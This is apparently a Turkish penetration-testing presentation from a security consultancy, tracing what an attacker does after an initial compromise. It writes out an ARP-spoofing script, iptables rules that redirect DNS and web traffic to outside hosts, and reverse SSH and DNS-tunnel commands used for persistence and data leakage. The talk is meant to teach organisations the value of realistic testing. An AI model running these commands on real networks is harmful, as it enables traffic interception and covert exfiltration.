
.
250 2.0.0 Ok: queued on mxfront1m.mail.yandex.net as oCnSUCaT-oNn0u4CH
```



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?

Peki linke tıklandığında neler oluyor...?

Remote Exploit Örneği...

<http://www.youtube.com/watch?v=IKsdHQTd34w>



Saldırgan Neler Yapıyor ?

Artık sahip olduğu erişimi kullanarak daha neler yapabilir?

- Güvenlik önlemleri alınmamış ağı ele geçirir.
- Ağ üzerindeki kullanıcı bilgilerini öğrenir.

www.ecobank.com

Uygulama örneği...




Saldırgan Neler Yapıyor ?


- ARP Önbellek Zehirlemesi
 - Ağ trafiğini kendi üzerine alır.
 - Bütün ağ trafiğini izleyebilir.
 - Trafik yönlendirme ile tüm istekleri istediği adrese yönlendirir.



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



A terminal window titled "BT [Runnin" with standard macOS window controls (red, yellow, green buttons). The terminal shows the following commands and output:


```
#!/bin/bash -v
sysctl -w net.ipv4.ip_forward=1

arp spoof -t 10.0.0.2 10.0.0.1 &
arp spoof -t 10.0.0.1 10.0.0.2 &
```

The output shows a series of "arp spoof" messages, indicating that the spoofing process is active and intercepting traffic between the specified IP addresses.



Saldırgan Neler Yapıyor ?



```
#!/bin/bash -v

iptables -t nat -F

iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 8.8.8.8

iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 85.17.183.194
```




Saldırgan Neler Yapıyor ?

Ele geçirmiş olduğu bilgisayar veya ağdaki erişimin devamlılığını sağlayacaktır, backdoor yerleştirecektir.

Bu kanal üzerinden veri sızdırmasını da sağlayacaktır.


- SSH Tunnel
 - `ssh -R5555:localhost:22 syilmaz@secrove.com`



Saldırgan Neler Yapıyor ?

Peki iç ağdan dışarıya doğru SSH trafiği bloklanmışsa?

- DNS Tunnel
 - `dns2tcpc -z tunnel.systool.org 85.17.183.194 -c -r ssh -l 4430`



Özet

- Sızma testleri zorunluluktan değil ihtiyaçtan yaptırılmalıdır.
- Testler senaryolar düşünülerek gerçekçi yaptırılmalıdır.
- Bulguların kurumun yararına olduğu anlaşılmalıdır.



Teşekkürler !

senol.yilmaz@secrove.com

 @nsyilmaz

 nsyilmaz



Secrove Information Security Consulting